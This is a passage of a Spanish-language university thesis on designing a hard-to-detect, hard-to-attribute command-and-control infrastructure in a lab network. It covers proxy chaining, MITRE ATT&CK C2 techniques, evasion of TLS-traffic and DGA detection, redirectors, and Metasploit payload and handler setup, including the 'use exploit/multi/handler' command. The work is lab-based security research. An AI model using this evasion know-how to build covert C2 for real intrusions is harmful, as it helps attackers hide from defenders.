


Fig. 8 Diferencias longitud de la clave pública (Anderson, 2016)

- Si los tiempos de los paquetes son regulares y siguen patrones y si los tamaños son grandes o pequeños.




Fig. 9 Diferencias de tiempo y tamaño (Roques, 2019).

3.1.5 Proxychains

En este apartado se explicará qué es la herramienta *proxychains* y para que se utiliza, pero para que se pueda entender todo, es necesario primero explicar brevemente qué es un servidor proxy, qué tipos hay y en qué se diferencian.

Un proxy es un equipo que actúa como intermediario entre el origen y el destino. Cuando el usuario quiere por ejemplo visitar un sitio web, la petición pasa por el proxy y es este el que envía la solicitud al servidor web.




Fig. 10 Funcionamiento de un servidor proxy

Esto tiene varias ventajas, entre ellas, proporciona seguridad. Algunos proxys están configurados de tal forma que actúan como si fueran un firewall que protege al usuario de diferentes tipos de ataques. Además, permite cambiar la localización del usuario, permitiendo el acceso a contenido que solo está disponible desde ciertos lugares. También hay algunos proxys que actúan como caché, agilizando el acceso a determinadas webs que son requeridas habitualmente (Petters, What is a Proxy Server and How Does it Work?, 2018) (What is a Proxy Server? How does it work?, s.f.). Sin embargo, también tienen ciertos riesgos asociados, como que no se encripta el tráfico, asique si no se usa ningún protocolo como SSH o HTTPS el tráfico estaría en texto plano con todos los riesgos que esto conlleva. Si no se usan encadenándolos, el servidor conocería el origen y destino de las peticiones, y si este se ve comprometido, también se vería comprometido el anonimato y la privacidad de sus usuarios (Petters, What is a Proxy Server and How Does it Work?, 2018).

Hay muchos tipos diferentes de proxys, que proporcionan diferentes servicios en cuanto a seguridad y anonimato, algunos de los más importantes son los siguientes (Petters, What is a Proxy Server and How Does it Work?, 2018) (What is a Proxy Server? How does it work?, s.f.) (IBM, s.f.):

- *Forward proxy*: es de los más comunes, se encarga de hacer de intermediario entre una red privada e internet y filtrar las peticiones.
- *Reverse proxy*: también es común, ofrece el servicio contrario al forward proxy, es utilizado para comunicar internet con una red privada filtrando los paquetes.
- *Transparent proxy*: este tipo de proxy no proporciona ningún tipo de anonimato, avisa al destino de que es un proxy y además le pasa la IP del origen.
- *Anonymous proxy*: al igual que el transparent proxy, avisa al destino de que es un servidor proxy, pero en este caso no pasa la IP del origen.
- *High anonymous proxy*: también denominados *elite proxys*, igual que el anterior no pasa la IP al destino, pero además en este caso tampoco avisa de que se trata de un servidor proxy.

Como ya se ha mencionado, hay muchos más tipos de proxys, pero aquí solo se muestran algunos de los más importantes o los que más relevancia tienen para este proyecto. Además de los diferentes tipos de proxys, estos pueden funcionar sobre diferentes protocolos, como puede ser HTTP, HTTPS, SOCKS 4, SOCKS 5 o SSL (Jagga, s.f.).

Un solo servidor proxy tiene algunas ventajas, pero como ya se ha mencionado, hay que tener en cuenta que el servidor proxy sabe tanto el origen como el destino de las peticiones y si este servidor está comprometido permite ataques de *man in the middle*. Para evitar esto los proxys se pueden encadenar, de forma que la petición pase por varios servidores antes de llegar al destino. Esto es lo que se consigue con la herramienta *proxychains*. Esta herramienta permite enviar el tráfico de una conexión TCP por un conjunto de servidores proxy que pueden ir sobre diferentes protocolos como ya se ha dicho (Li, 2020) (Luz, 2021) (RAMADHAN, 2018).

Proxychains permite ejecutar diferentes aplicaciones a través de los servidores proxy especificados en el archivo de configuración. Si estos proxys son los llamados *Anonymous proxy* o los *Elite proxy* permitirá al origen enmascara su verdadera identidad al destino (Li, 2020). Para mantener el mayor grado de anonimato posible proxychains también permite la resolución de consultas DNS (UDP) a través del proxy, para que no se produzca ningún tipo de fuga que revele la verdadera identidad del origen (RAMADHAN, 2018).

3.1.6 MITRE ATT&CK framework

MITRE ATT&CK *framework* (Walkowski, 2021) que en inglés significa *MITRE Adversarial Tactics, Techniques, and Commond Knowledge*, es una plataforma que contiene información organizada y estructurada sobre las diferentes tácticas, técnicas y procedimientos utilizados por los ciberdelincuentes en el mundo. Es utilizado por las empresas para ayudar a encontrar agujeros en su sistema de seguridad, aunque también puede ser utilizado por los atacantes para obtener ideas.

La terminología que se utiliza es la siguiente:

- Tácticas: los posibles objetivos del atacante. En la matriz se corresponden con las columnas. Están Reconocimiento, Desarrollo de Recursos, Acceso inicial, Ejecución, Persistencia, Escalado de privilegios, Evasión de defensa, Acceso de credenciales, Descubrimiento, Movimiento lateral, Colección, Comando y Control, Exfiltración e Impacto. Este proyecto se centrará en la táctica de Comando y Control.
- Técnicas: cómo el atacante consigue su objetivo, es decir, cómo consigue la táctica. En la matriz se corresponde con las celdas. Este proyecto se centra sobre todo en la parte de Comando y Control y las técnicas utilizadas para esto están marcadas con azul en la Fig. 11.
- Procedimientos: implementación de una técnica concreta.

Tiene tres matrices principales:

- Matriz ATT&CK para móviles: contiene información para entornos como Android y iOS.
- Matriz ATT&CK para empresas: contiene información para entornos como Windows, MacOS, Linux, etc. A continuación, se muestra una parte de esta matriz que se puede ver entera en (MITRE, s.f.).




Fig. 11 Técnicas MITRE ATT&CK utilizadas

En la Fig. 11 se pueden ver marcadas cinco técnicas dentro de la táctica de Comando y Control que se utilizarán en los siguientes experimentos. Estas técnicas son las siguientes:

- *Web Protocols* T1071.001 (MITRE, s.f.): se utilizará un protocolo de la capa de aplicación para comunicarse con el bot, en este caso el protocolo HTTPS.
- *Domain Generation Algorithms* T1568.002 (MITRE, s.f.): se generarán los dominios de forma dinámica.
- Fallback Channels T1008 (MITRE, s.f.): el bot irá alternando entre los diferentes redirectores, siguiendo los paquetes cada vez un camino.
- *External Proxy* T1090.002 (MITRE, s.f.): se utilizará un servidor proxy como intermediario para evitar exponer al servidor C2.
- *Multi-hop Proxy* T1090.003 (MITRE, s.f.): se encadenarán varios servidores proxys para intentar ocultar la verdadera dirección del servidor.

4 Estado del arte

En este proyecto uno de los objetivos fundamentales es hacer pasar lo más desapercibido posible tráfico malicioso y pese a que no se han encontrado trabajos que cumplan exactamente estas características, si se han tenido en cuenta otros que están realizados desde el punto de vista contrario, detectar este tipo de tráfico. Además, el otro objetivo fundamental es la creación de una infraestructura C2 que permita el anonimato y evite la fácil atribución del ataque al atacante una vez el Blue Team detecte el tráfico malicioso.

Muchos de los documentos referentes al primer objetivo fundamental mencionado, reflejan el hecho de cómo distinguir tráfico maliciosos encriptado utilizando TLS de tráfico normal. Hay diferentes técnicas utilizadas por los IDS para detectar tráfico malicioso. Por un lado, está la detección basada en firma (*signatura based*) como se menciona en (Pannu, 2019) (Bortolameotti, s.f.), que trata de buscar patrones y los compara con datos de malware ya conocidos y estudiados almacenados en una base de datos. Si hay alguna coincidencia este tráfico podría ser bloqueado fácilmente, pero, por el contrario, es muy común que las familias de malware vayan modificando su código y evolucionan muy rápidamente, por lo que es posible que este tráfico no sea detectado correctamente.

Además de la detección por firma, está la detección de anomalías (*anomaly based*), que clasifica el tráfico entre normal y anómalo como también se menciona en los estudios (Pannu, 2019) (Bortolameotti, s.f.) (Lupari, 2021). En ellos se enumeran ciertas características del tráfico TLS en las que habría que fijarse para saber si este tráfico es o no malicioso, como pueden ser los certificados, las extensiones, etc.

Todos estos estudios citados anteriormente están basados en la versión de TLS 1.2, que como ya se ha mencionado en el apartado teórico, toda la fase del *handshake* no va encriptada y por tanto es posible ver el contenido de las cabeceras de todos estos paquetes y detectar diferencias y anomalías. En cambio, en la versión TLS 1.3, esto no es posible dado que la comunicación va encriptada prácticamente desde el principio. Esto quiere decir que todos esos campos de la versión 1.2 que eran diferentes dependiendo del tráfico como se puede ver en este estudio (Scarbrough, 2021) ya no se pueden utilizar.

El único documento que se ha encontrado con información que puede ser relevante para este caso, es *Detecting Malware in TLS Traffic* (Roques, 2019), en el que además de mencionarse las características de la versión TLS 1.2 a tener en cuenta a la hora de determinar si es o no malicioso, menciona también el tamaño y el tiempo que pasan entre paquetes y compara una situación de tráfico normal con un malware. Se aprecia claramente como en una situación normal los paquetes pesan más y además el peso es más regular durante la conexión, mientras que en un malware normalmente el peso de los paquetes es pequeño, excepto en el momento en el que se manda una orden al bot y este devuelve la respuesta. Esto es algo muy importante que se tendrá en cuenta en este proyecto.

Por otro lado, en cuanto a las técnicas utilizadas por los delincuentes o el Red Team para evadir todo este tipo de sistemas de detección se definen en el artículo *Intrusion detection evasion: How Attackers get past the burglar alarm* (Carlo, 2021). En él se alude a cuatro técnicas diferentes que pueden ser utilizadas para evadir a los IDS que son la ofuscación, fragmentación, encriptación y denegación de servicio.

En cuanto a los algoritmos DGA, hay diferentes artículos y páginas web que citan varios métodos de detección de dominios generados de esta forma. En (Ragulin, s.f.) se alude a tres enfoques sobre como detectar dominios generados por algoritmos. Esta por un lado dividir el nombre de dominio en *n-grams* y luego analizar su frecuencia como se hace en (Bortolameotti, s.f.). Por otro lado, está el análisis de la entropía del nombre de dominio, puesto que, si el dominio ha sido generado con letras al azar, la entropía será muy alta. Por último, se mencionan técnicas de *machine learning* más avanzadas.

Para evadir este tipo de controles destaca el artículo *CharBot: A Simple and Effective Method for Evading DGA Classifiers* (Grumer, 2019). En él se presenta un algoritmo para generar nombres de dominios a partir de otros válidos ya existentes que es capaz crear nombres de dominio que no son detectados por algunos de los métodos más utilizados.

Para la parte de configuración de los servidores proxy utilizando Squid, al principio del proyecto se planteó la configuración de este como un proxy *elite* o anónimo para así no fuese posible saber que los paquetes estaban pasando a través de un proxy. Para ello se encontraron varios ejemplos de cómo configurarlo como *Install a SQUID anonymous proxy* (RobinDev, 2015) o también *Setup High Anonymous Elite Proxy with Squid* (Afiq, 2018). Después como se decidió que no se necesitaba una configuración tan avanzada simplemente se siguió ejemplos como *Squid proxy configuration on Linux* (Adams, 2021).

En cuanto a los tipos de redirectores y que características tienen que cumplir, la principal fuente de información ha sido *Red Team Tutorial: Design and setup of C2 traffic redirectors* (Trizna, 2021). Este artículo habla de cómo configurar un servidor nginx para que actúe como un redirector, ocultando la IP del servidor C2, que además simule tráfico legítimo y filtre las peticiones. Además, explica cómo debe ser la infraestructura para que, si algún redirector falla, esta siga en funcionamiento. Pese a que en este proyecto se ha elegido utilizar Apache en vez de nginx, se han seguido los puntos de este artículo, buscando como hacer cada uno de ellos de forma análoga en Apache.

5 Herramientas

Metasploit

Para este proyecto, la herramienta base utilizada será *Metasploit*, un framework utilizado por ciberdelincuentes y responsables de seguridad para encontrar vulnerabilidades y explotarlas. Su arquitectura se compone de interfaces, que son las diferentes formas que tiene el usuario de utilizar el framework, librerías, que son las que contienen las funcionalidades de *Metasploit*, plugins y herramientas para añadir las funcionalidades que ya tiene y por último los módulos (Petters, What is Metasploit? The Beginner's Guide, 2020) (Chipeta, 2022). Cada uno de ellos se utiliza para diferentes tareas, y entre los más importantes están:

- Payloads: para crear el código malicioso.
- Exploits: sirve para ejecutar el malware y ganar el control de la máquina.
- Encoders: codifican el código.
- Post: contiene herramientas para utilizar una vez se tiene acceso a la máquina.
- Auxiliares: para tareas auxiliares como escaneo de red, ataques de fuerza bruta, etc.

En este caso se utilizará ***msfvenom*** para general los payloads y ***msfconsole*** *exploit/multi/handler*.

Por un lado, *msfconsole* es una herramienta muy flexible que ofrece una interfaz de línea de comandos que permite utilizar la mayor parte de las utilizades de *metasploit framework* (LINUX, 2014).

Un payload es una sección de código que permitirá al atacante ganar control sobre la otra máquina, para ello la víctima tendrá que ejecutarlo y esto normalmente se consigue mediante técnicas de phishing. En este trabajo, no se va a entrar en cómo se llega a ejecutar este código en el bot, se ejecutará directamente. Si se quiere saber más sobre técnicas de phishing mirar la siguiente documentación (Microsoft, 2022) (Phising.org, s.f.).

En *msfvenom* se pueden crear dos tipos de payloads, por un lado, están los *staged payloads*, en los que el envío del malware se divide en varias fases, primero se envía en *stager*, que es un pedazo de código pequeño y después se va enviando el *stage*, el resto del payload (ADJEI, 2021). Este tipo de payloads tiene la ventaja de que los paquetes enviados son más pequeños y de esta forma pueden pasar más desapercibidos. Por otro lado, están los *stageless payloads* que, a diferencia de los *staged*, envían todo el código de una vez (REEVES, 2016). Esto tiene la ventaja de que todas las comunicaciones son encriptadas directamente y hay menos posibilidades de que se detecten las comunicaciones porque solo se envía código una vez, pero puede ser detectado por su tamaño.


Para crear un payload con msfvenom, hay que indicar los siguientes datos (Metasploit Doc, s.f.):

- Plataforma: donde se quiere buscar la vulnerabilidad. Están soportados por ejemplo tanto Windows, Linux y Android como lenguajes como PHP, Python o Ruby entre otros.
- Arquitectura de la máquina.

- Tipo de payload: *Command* o *meterpreter*, la primera opción permite ejecutar comandos en una máquina remota y la segunda permite crear una línea de comandos que se ejecutarán en la máquina objetivo.
- Stager: en el que se define el tipo de conexión que se va a crear, se puede crear una conexión *bind*, en la que el servidor se comunique con el bot o *reverse* en la que el servidor se quede escuchando y sea el bot el que se conecta. Además, el tráfico puede ir sobre TCP, HTTP, HTTPS, etc.
- Stage: si el payload es *staged* se separarán los elementos anteriores con " / ", si es *stageless* con " _ ".

Dependiendo de todos estos elementos, habrá que pasar unos argumentos u otros como puede ser la IP del bot, del servidor, los puertos, etc.

Un comando de ejemplo sería el siguiente:



Una vez se tiene el payload creado, hay que enviarselo a la víctima. Para que funcione cuando lo ejecute es necesario establecer una sesión que escuche en la IP y el puerto especificados del servidor. Esto se hará con *msfconsole*, se establecerá que tipo de payload se espera, con set PAYLOAD y dependiendo de si es reverse o bind shell la IP y pueto del servidor o la IP de la victima con set LHOST, LPORT o RHOST. Tambien se pueden moficiar más opciones para modificar el comportamiento del *handler*, esto se mencionará más adelante. Una vez se tienen todas estas variables configuradas es necesario ejecutar el comando `exploit` y que la víctimia ejecute el payload. Si todo fuese bien en este punto el atacante ya tendría acceso al bot.

Socat

Es una herramienta que ha sido mencionada brevemente en el subapartado de Herramientas del apartado de Infraestructuras C2. Permite crear canales de comunicación bidireccionales entre dos máquinas (Rieger, s.f.), recibir el tráfico de estas máquinas y redirigirlo hacia la otra. Con esta herramienta es posible crear canales de diferentes tipos (Amoany, 2020) como, por ejemplo:

- Pipes
- Devices (serial line, pseudo-terminal, etc)
- Sockets (UNIX, IP4, IP6 - raw, UDP, TCP)
- SSL sockets

Esos son solo algunos ejemplos, pero hay más que se pueden ver de forma más detallada en la bibliografía (Rieger, s.f.) (Amoany, 2020). Socat es una versión mejorada y mucho más completa que una herramienta

muy conocida, *netcat* aunque en este proyecto se utilizará de una forma muy básica y no se explotará todo su potencial.

La manera en la que esta herramienta se utiliza ya ha sido descrita en el subapartado de Herramientas del apartado de Infraestructuras C2.

Squid

Software que permite crear un servidor proxy y que por lo general se utiliza como un proxy-caché (IONOS, 2020), utilizado principalmente para intentar así reducir los tiempos de respuesta de este. Soporta diferentes protocolos como HTTP, HTTPS o FTP entre otros y no tiene requisitos destacables en cuanto a hardware.

En este caso, se escogió Squid para la configuración de los proxys porque es posible configurar proxys *elites* y anónimos. Al final, no ha sido necesario configurarlos de esta manera, puesto que todos los rastros y campos que puede dejar en la cabecera de los paquetes al utilizar HTTPS van encriptados y no son visibles. A pesar de ello, se mantuvo esta herramienta por su fácil configuración y uso, que se explicará en los apartados posteriores.

Apache2

Es el software más utilizado para crear servidores web (Hernandez, 2019) puesto que es de código abierto y multiplataforma. Permite la creación de un servidor web seguro y fiable de una forma sencilla, pudiendo manejar grandes cantidades de tráfico con muy poca configuración.

Además, al ser de código abierto, permite una gran personalización. Para este mismo fin existen diferentes módulos, que el administrador del servidor puede cargar dependiendo de los servicios que se ofrezcan, uno de ellos es por ejemplo el módulo *SSL* (Hernandez, 2019). En este proyecto se hará uso de algunos de estos módulos entre ellos el ya mencionado *SSL*, y otros como el *rewrite* que permite modificar las URL o *proxy*, que permite la configuración del servidor como un proxy.

Algunas de las características (Hernandez, 2019) destacables de Apache son:

- Compatible con IPv6
- Conexiones FTP
- Soporte de HTTP/2
- Balanceo de carga
- Seguimiento de sesiones
- Permite cargar módulos que extienden sus funcionalidades

Hay otras muchas más, pero en este proyecto no son relevantes, puesto que se pretende crear un servidor web lo más simple posible dado que esa no es la finalidad de este trabajo. La característica más importante y por la que se utiliza esta herramienta es que es capaz de actuar como un *reverse proxy*, filtrar las peticiones y actuar en función del resultado de estos filtros.

Wireshark

Es un analizador de paquetes (Wireshark, s.f.) que ya ha sido utilizado previamente en la carrera. Permite capturar los paquetes que circulan por una red y posteriormente analizarlos. Se utiliza sobre para solucionar problemas de red, examinar problemas de seguridad, etc.

En este proyecto será utilizado para capturar los paquetes desde las diferentes máquinas a las que se tiene acceso y así poder trazar el camino que están siguiendo los paquetes, poder examinar los tiempos, tamaños, etc.

6 Desarrollo del trabajo

Una vez explicado todo el marco teórico en el que se basa este proyecto, en este apartado se explicarán los pasos seguidos para la consecución de los objetivos marcados al principio. En la Fig. 12 se pueden ver cuáles eran estos objetivos de forma resumida y esquemática.




Fig. 12 Esquema objetivos planteados para el proyecto

Este capítulo de la memoria estará estructurado siguiendo aproximadamente el orden de ese esquema, teniendo siete subapartados en total. El primer subapartado explicará la infraestructura de la que se parte, explicando las diferentes redes y máquinas que la componen. Los siguientes tres subapartados serán los puntos 1, 2 y 3 de la Fig. 12, en ellos se crearán los elementos básicos. Después habrá otras dos subsecciones que incluirán los puntos 4 y 5 del esquema, donde se configurarán los equipos y se harán pequeñas pruebas. El punto 6 del esquema, en el que se proponen solucionen combinando las diferentes máquinas, será el capítulo siguiente.

6.1 Infraestructura de partida

Para comenzar el proyecto, se parte de una infraestructura de red ya creada, que consta de tres tipos de dispositivos dependiendo de su funcionalidad dentro del proyecto.

Por un lado, está la máquina del atacante, en la red 192.168.1.0/24 que pertenece a la parte de internet. Esta máquina cuenta con las siguientes características:

- Sistema operativo: Kali Linux 2022.1 (x64)
- CPU(s): 4, modelo Common KVM processor 2,53GHz
- Memoria: 4GiB.
- Almacenamiento: 20 GiB.

Después, está la red 192.168.2.0/24 también en internet están los dispositivos que se utilizarán como redirectores, servidores Proxy, etc. Estos dispositivos tienen todas las mismas características que son:

- Sistema operativo: Ubuntu 20.04.4 LTS (x64)
- CPU(s): 4, modelo Common KVM processor 2,53GHz
- Memoria: 4GiB.
- Almacenamiento: 15 GiB.

Por último, está la red 192.168.5.0/24 que será la intranet en la que estará el bot. Esta intranet estará protegida por un firewall que será el encargado de bloquear las comunicaciones sospechosas y detectar el tráfico malicioso. Las características de este equipo son las siguientes:

- Sistema operativo: Ubuntu 20.04.4 LTS (x64)
- CPU(s): 4, modelo Common KVM processor 2,53GHz
- Memoria: 4GiB.
- Almacenamiento: 15 GiB.

A continuación, se muestra un diagrama de la red del laboratorio completa.




Fig. 13 Gráfico de la infraestructura de red del laboratorio

La idea general de cómo tiene que funcionar la infraestructura está marcada en la Fig. 13, con las flechas moradas y azules. En la primera fase de la comunicación entre el bot y el servidor, el bot manda el mensaje que quiere hacer llegar al servidor al redirector, en este caso S1, indicadas en el dibujo con las flechas 1, 2 y 3 de color azul. Una vez el redirector tiene el mensaje, se lo manda al servidor como se puede seguir en las flechas 4 y 5 de color morado. El objetivo de esto es que tanto desde el bot como desde el router y firewall que separan la intranet de internet el origen de los paquetes sea el redirector. De esta manera, si el Blue Team por cualquier motivo lo bloquea, el servidor lo único que tendría que hacer para comunicarse de nuevo con el bot, es cambiar el redirector, en este caso podría ser S2, S3 o S4.

El ejemplo mencionado es el que sucede cuando el bot manda información al servidor, en el caso contrario, cuando el servidor contacta con el bot sería exactamente igual. El servidor contactaría primero con el redirector y este con el bot.

6.2 Creación del servidor del atacante

La herramienta base elegida para llevar a cabo este proyecto como ya se ha dicho es *Metasploit*, que ya viene preinstalada con el sistema operativo Kali Linux asique no ha sido necesario instalar ninguna herramienta para esta fase.

En un terminal, lo primero es abrir la herramienta *msfconsole*. En este caso no se va a explotar ninguna vulnerabilidad del sistema operativo de la víctima puesto que este proyecto no trata de eso. Simplemente se creará un cliente HTTP/HTPPS que se podrá comunicar con el servidor C&C. Por ello, se utiliza el manejador de exploit genérico, en caso de explotar alguna vulnerabilidad conocida, sobre todo de sistemas Windows, existen manejadores específicos. Para utilizar este manejador, es necesario ejecutar el siguiente comando:

```
$ msfconsole

> use exploit/multi/handler
```

